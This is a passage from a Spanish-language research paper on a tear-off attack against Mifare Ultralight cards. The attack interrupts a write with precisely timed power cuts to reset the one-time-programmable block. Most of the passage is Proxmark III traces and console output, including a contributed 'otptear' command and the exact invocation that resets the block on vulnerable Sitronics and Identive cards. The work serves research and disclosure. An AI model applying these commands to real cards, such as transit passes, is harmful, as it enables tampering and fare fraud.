WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 500us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
```

```
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: FFFFFFFF
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 600us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 B7 C7 D8 9B FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: B7C7D89B
```

A partir de este momento (sección 2) se puede observar el objetivo buscado:

```
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 700us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
```

```
RI:  41 00 00 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: 00000000
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 800us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 00 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: 00000000
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 900us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 00 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: 00000000
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 1000us; TI:  40 01 A2 04 EE EE EE EE
```

```
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 00 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: 00000000
```

Finalmente, luego de determinado intervalo de tiempo, la segunda instrucción de lectura obtiene el tiempo suficiente para escribir el bloque de memoria completo (Sección 3):

```
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 2400us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 EE EE EE EE FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: EEEEEEEE
```

Para repasar lo obtenido en cada sección de la salida de la prueba, a continuación se resume cada una de ellas.

Sección 1: Se observa un comportamiento normal y esperado (excepto entre los 600 y

700 microsegundos -siguiente sección- que se observan los primeros "bitflips"). La supresión de la fuente de energía en los intervalos de tiempo empleados en esta sección no permite la interpretación completa del comando WRITE por parte del dispositivo.

Sección 2: Se observa un comportamiento interesante y llamativo para los resultados de la presente investigación (a partir de los 700 microsegundos se observa el efecto deseado).

Sección 3: Se observa un comportamiento normal y esperado. La supresión de la fuente de energía en los intervalos de tiempo empleados en esta sección permite la interpretación completa del segundo comando WRITE.

6.3. Implementación Final sobre Dispositivo Proxmark III

Los resultados obtenidos en la sección anterior, permitieron identificar comportamientos beneficiosos en el marco de un ataque sobre los bits OTP de ciertas implementaciones de tarjetas Mifare Ultralight.

Dado que el dispositivo utilizado no existe comercialmente, no está ampliamente difundido ni tampoco mantenido, una vez conocidos los resultados satisfactorios de la prueba de concepto, se asumió el desafío de colaborar con la comunidad científica, aportando código al proyecto del dispositivo Proxmark III. A diferencia de la pieza de hardware utilizada para la prueba de concepto, como ya se detalló anteriormente, la herramienta Proxmark III está ampliamente difundida, soportada y desarrollada en la actualidad por múltiples investigadores de las tecnologías RFID/NFC en todo el mundo. Asimismo, existen implementaciones comerciales y puede adquirirse de múltiples fabricantes[6].

La nueva funcionalidad se implementó teniendo en cuenta la parametrización completa de todas las variables involucradas en el estudio, permitiendo adaptabilidad y flexibilidad a la hora de poner a prueba un transponder objetivo. A continuación, se presenta la ayuda del comando desarrollado:

```
[usb] pm3 --> hf mfu otptear help
Tear-off test against OTP block (no 3) on MFU tags - More help sooner or later

Usage:   hf mfu otptear b <block number> i <intervalTime> l <limitTime> s
<startTime> d <data before> t <data after>
```

[6] https://lab401.com/products/proxmark-3-rdv4

```
Options:
   b <no>     : (optional) block to run the test -  default block: 8 (not OTP for
safety)
  i <time>  : (optional) time interval to increase in each test - default 500 us
  l <time>  : (optional) limit time to run the test - default 3000 us
  s <time>  : (optional) start time to run the test - default 0 us
   d <data>  : (optional) data to full-write before trying the OTP test - default
0x00
  t <data>  : (optional) data to write while running the OTP test - default 0x00

Examples:
        hf mfu otptear b 3
        hf mfu otptear b 8 i 100 l 3000 s 1000
        hf mfu otptear b 3 i 1 l 200
        hf mfu otptear b 3 i 100 l 2500 s 200 d FFFFFFFF t EEEEEEEE
```

El valor de “i” indica el intervalo de tiempo entre el inicio del comando de escritura y la supresión de la energía; el valor del parámetro “s” refiere al intervalo de tiempo desde el que se desea comenzar; “l” es el valor límite en el que debe detenerse la ejecución cuando el valor de “s” más “i” lo alcance. Finalmente, el valor de “d” define los datos que se desean escribir de forma completa (previo a la ejecución de la prueba) y el valor de “t” los datos que se quieren utilizar en la instrucción de escritura que será interrumpida “i” µs más tarde.

Figura 11 - Proxmark III RDV4 (última versión con capacidades de conexión vía Bluetooth) y pase del Vaporetto Veneziano

A continuación se presentarán diferentes pruebas realizadas utilizando el dispositivo Proxmark III con el código especialmente desarrollado para la presente investigación. Cabe destacar que dicho código[7] ya se encuentra en el repositorio oficial conocido como "RRG".

6.3.1. Prueba I. Evidenciando la posibilidad de manipulación de la memoria

Es importante destacar que, al leer un bloque de memoria de las tarjetas bajo estudio, estamos interpretando el valor de los 32 bits que contiene. Cada uno de estos bits se encuentra almacenado en un transistor, aunque no se trata de un único electrón retenido dentro de los mismos.

En las operaciones de escritura, se producen eventos correspondientes al ingreso y egreso de electrones a la compuerta flotante ("floating gate"), y es importante resaltar que éstos eventos no son atómicos.

En las operaciones de lectura, para poder determinar si el valor de cada bit equivale a 1 o 0 lógico, es necesario medir la carga almacenada en la compuerta flotante de cada transistor. Por lo tanto, en caso de interrumpir un proceso de escritura, la carga que representaría a un 1 lógico, podría verse afectada y acabar siendo interpretada como un 0 lógico.

Entendiendo que el nivel de carga es un contínuo entre vacío y completo, resulta entonces que si la carga almacenada en los transistores se encuentra muy cerca del valor límite (el cual determina si se debe interpretar como 1 o 0 lógico), es posible que, al leer múltiples veces la misma porción de memoria, se obtengan distintos resultados. Este comportamiento es comúnmente denominado "bitflip".

[7] https://github.com/RfidResearchGroup/proxmark3/commit/2e96d2d323daf48ce6a3965b0b9d49c58661cad2#diff-4ac32a78649ca5bdd8e0ba38b7006a1e



Figura 12 - Transistor EEPROM - Fuente: https://www.yourdictionary.com/eeprom

Para mostrar este efecto, se decidió realizar la siguiente prueba que consta de dos pasos:

En primer lugar, se escribió el bloque de memoria número 8 para asegurar que el mismo se encuentra con todos sus bits en 1 lógico:

```
[usb] pm3 --> hf mfu wrbl b 8 d FFFFFFFF
Block: 8 (0x08) [ FF FF FF FF ]
[+] isOk:01
```

Luego, se procedió a utilizar la función <otptear> desarrollada sobre el bloque 8 (no OTP), con un intervalo “i” de 2µs, comenzando en “s” 274µs y finalizando en “l” 1582µs:

```
[usb] pm3 --> hf mfu otptear b 8 i 2 s 274 l 1582 d FFFFFFFF t AAAAAAAA
[=] Starting TearOff test - Selected Block no: 8
[=] Using tear-off at: 274 us
[=] Reading block BEFORE attack
Block#  | Data     | Ascii
-----------------------------
08/0x08 | FF FF FF FF | ....
[=] .....
```

```
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | FF FF FF FF | ....
```

Hasta el momento, es posible observar que al realizar una operación de escritura y suprimir la estimulación a través del campo electromagnético al transpondedor 274µs más tarde, no genera ningún tipo de comportamiento extraño. El intervalo de tiempo no fue suficiente para modificar las cargas de los transistores que representan el bloque en cuestión.

```
[=] Using tear-off at: 276 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | FF FF FF FB | ....
```

Ahora, se observa que si el intervalo de tiempo es de 276µs, comienzan a aparecer diferencias con el contenido original del bloque de memoria. Lo mismo sucede hasta los 334µs. Observar además, que se produce el efecto de “bitflips” comentado anteriormente.

```
[=] Using tear-off at: 286 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
```

```
----------------------------
08/0x08 | FF FF FF FB | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data     | Ascii
----------------------------
08/0x08 | 7F FF FF FB | ....
[=] Using tear-off at: 288 us
[=] Reading block BEFORE attack
Block#  | Data     | Ascii
----------------------------
08/0x08 | 7F FF FF FB | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack

Block#  | Data     | Ascii
----------------------------
08/0x08 | 2F FE DB BB | /...
[=] Using tear-off at: 290 us
[=] Reading block BEFORE attack
Block#  | Data     | Ascii
----------------------------
08/0x08 | 2F FC DF BB | /...
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data     | Ascii
----------------------------
```

```
08/0x08 | 3F FC EF 3B | ?..;
[=] Using tear-off at: 292 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 7F FC EB 3B | ...;
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 6F FC CB 3B | o..;
[=] Using tear-off at: 294 us
[=] Reading block BEFORE attack

Block#  | Data      | Ascii
----------------------------
08/0x08 | 6F FC CB 3B | o..;
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2F FC CB 2B | /..+
[=] Using tear-off at: 296 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2F FC CB 2B | /..+
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
```

```
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2F DC C9 39 | /..9
[=] Using tear-off at: 298 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2F DC C9 39 | /..9
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 09 29 | ...)
[=] Using tear-off at: 300 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 09 29 | ...)
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 09 29 | ...)
[=] Using tear-off at: 302 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 09 29 | ...)
```

```
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D0 08 28 | ...(
[=] Using tear-off at: 304 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D0 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 0E D4 08 28 | ...(
[=] Using tear-off at: 306 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E C4 08 28 | ...(
[=] Using tear-off at: 308 us
[=] Reading block BEFORE attack
```

```
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E D4 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 0E C0 08 28 | ...(
[=] Using tear-off at: 310 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 2E C0 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 0C C0 08 28 | ...(
[=] Using tear-off at: 312 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
08/0x08 | 0C C0 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
```

```
08/0x08 | 08 C0 08 28 | ...(
[=] Using tear-off at: 314 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 08 C0 08 28 | ...(
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 08 C0 08 20 | ...
[...OMITIDO POR BREVEDAD...]
[=] Using tear-off at: 334 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 80 00 00 | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 80 00 00 | ....
[=] Using tear-off at: 336 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 00 00 00 | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
```

```
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 00 00 00 | ....
```

Al utilizar un intervalo de 336µs, la carga almacenada en los transistores ya se encuentra significativamente por debajo del valor límite que determina si debe interpretarse como 1 o 0 lógico, y por este motivo ya se obtiene una lectura del bloque en 0 lógico. Se mantiene el mismo comportamiento hasta llegar a los 1556µs, donde se puede observar cómo comienza la carga para lograr el valor de escritura final determinado en la instrucción:

```
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 00 00 00 | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 00 00 00 00 | ....
[=] Using tear-off at: 1556 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 20 00 00 00 |  ...
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
```

```
----------------------------
08/0x08 | 20 00 00 00 |  ...
[=] Using tear-off at: 1558 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 20 00 00 00 |  ...
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 20 00 00 00 |  ...
[=] Using tear-off at: 1560 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 20 00 00 00 |  ...
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 28 00 00 00 | (...
[=] Using tear-off at: 1562 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | 28 00 00 00 | (...
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
```

```
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 28 00 2A 08 | (.*.
[=] Using tear-off at: 1564 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 28 00 2A 08 | (.*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 2A 00 2A 08 | *.*.
[=] Using tear-off at: 1566 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 2A 00 2A 08 | *.*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 2A 00 2A 08 | *.*.
[=] Using tear-off at: 1568 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
-----------------------------
08/0x08 | 2A 08 2A 08 | *.*.
```

```
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 08 2A 08 | ..*.
[=] Using tear-off at: 1570 us
[=] Reading block BEFORE attack

Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 08 2A 08 | ..*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 88 2A 0A | ..*.
[=] Using tear-off at: 1572 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 88 2A 0A | ..*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 88 2A 0A | ..*.
[=] Using tear-off at: 1574 us
```

```
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 88 2A 0A | ..*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A 2A 0A | ..*.
[=] Using tear-off at: 1576 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A 2A 0A | ..*.
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] Using tear-off at: 1578 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
```

```
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] Using tear-off at: 1580 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] Using tear-off at: 1582 us
[=] Reading block BEFORE attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA 8A AA 8A | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data      | Ascii
----------------------------
08/0x08 | AA AA AA AA | ....
```

Finalmente, a los 1582µs, la carga almacenada en los transistores ya se encuentra significativamente por arriba del valor límite que determina si debe interpretarse como 1 o 0 lógico y, por lo tanto, ya se puede leer del bloque el contenido indicado en el comando de escritura manipulado.

6.3.2. Prueba II. Demostrando la Vulnerabilidad en una Tarjeta Mifare Ultralight

De acuerdo a los comportamientos anómalos demostrados en la prueba anterior, se ejecutó la función desarrollada <otptear> directamente sobre el bloque 3 (OTP). En primer lugar, se procede a leer el contenido del mismo:

```
[usb] pm3 --> hf mfu rdbl b 3
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
```

En este caso, se puede observar que el bloque OTP contiene todos sus bits establecidos en 1 lógico (0xFFFFFFFF).

Por las características que esta porción de memoria posee, ya no debería ser posible modificar su contenido; para comprobarlo, se procedió a ejecutar una instrucción de escritura con los 32 bits en 0. De ejecutarse correctamente, se estaría restableciendo el estado del bloque de memoria OTP:

```
[usb] pm3 --> hf mfu wrbl b 3 d 00000000
Special Block: 3 (0x03) [ 00 00 00 00 ]
[+] isOk:01
```

Si bien el comando de escritura se ejecutó de forma correcta sin manifestar errores, se procedió a leer el bloque para visualizar su contenido:

```
[usb] pm3 --> hf mfu rdbl b 3
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
```

De acuerdo a la característica OTP del bloque, efectivamente su contenido no fue alterado por el comando de escritura anteriormente ejecutado.

Finalmente, se utiliza la función desarrollada con el fin de intentar restablecer el estado del bloque a 0x00000000 aplicando todo el conocimiento adquirido.

```
[usb] pm3 --> hf mfu otptear b 3 i 100 s 100 l 2100 d 00000000 t 00000000
[=] Starting TearOff test - Selected Block no: 3
```

```
[=] Using tear-off at: 100 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 200 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
[=] Using tear-off at: 300 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
[...OMITIDO POR BREVEDAD...]
[=] Using tear-off at: 2000 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
```

```
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
```

Se puede notar que, realizada la supresión del campo electromagnético a los 200µs luego de comenzar la función de escritura, internamente, las compuertas flotantes correspondientes a los transistores que dan soporte a la memoria OTP, se encuentran con su carga suficientemente disminuída. En ese punto, se logra que los bits OTP estén restablecidos, rompiendo la regla para los cuales fueron concebidos.

Para asegurar que se restableció el estado de la memoria OTP, se ejecutó una instrucción de lectura sobre el bloque en cuestión:

```
[usb] pm3 --> hf mfu rdbl b 3
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
```

Se demostró entonces, exitosamente, que fue posible volver al estado inicial el bloque OTP de una tarjeta Mifare Ultralight de la firma “Sitronics” perteneciente a Mikron Group. Asimismo, se encontró que aquellas tarjetas identificadas por la marca de agua “Identive” son también vulnerables.

Por lo tanto, con el siguiente comando, se logra restablecer el valor de los bits OTP a 0 lógico:

```
[usb] pm3 --> hf mfu otptear b 3 i 200 s 200 l 400 d 00000000 t 00000000
[=] Starting TearOff test - Selected Block no: 3
[=] Using tear-off at: 200 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | 00 00 00 00 | ....
```

6.3.3. Prueba III. Probando los Hallazgos en una Tarjeta NXP Mifare Ultralight

Se aplicó la misma estrategia para intentar restaurar la porción de memoria OTP de una tarjeta de la firma NXP:

```
[usb] pm3 --> hf mfu rdbl b 3
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....

[usb] pm3 --> hf mfu wrbl b 3 d 00000000
Special Block: 3 (0x03) [ 00 00 00 00 ]
[+] isOk:01

[usb] pm3 --> hf mfu rdbl b 3
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....

[usb] pm3 --> hf mfu otptear b 3 i 100 s 100 l 2100 d 00000000 t 00000000
[=] Starting TearOff test - Selected Block no: 3
[=] Using tear-off at: 100 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 200 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
```

```
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 300 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 400 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 500 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 600 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
```

```
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[...OMITIDO POR BREVEDAD...]
[=] Using tear-off at: 1900 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] Using tear-off at: 2000 us
[=] Reading block BEFORE attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
[=] .....
#db# Preparing OTP tear-off
#db# Transmitting
#db# Done
[=] Reading block AFTER attack
Block#  | Data        | Ascii
----------------------------
03/0x03 | FF FF FF FF | ....
```

Se observa que el ataque no es satisfactorio y los bits OTP siguen en su estado de 1 lógico en todo momento.

7. Inconvenientes Encontrados y Soluciones

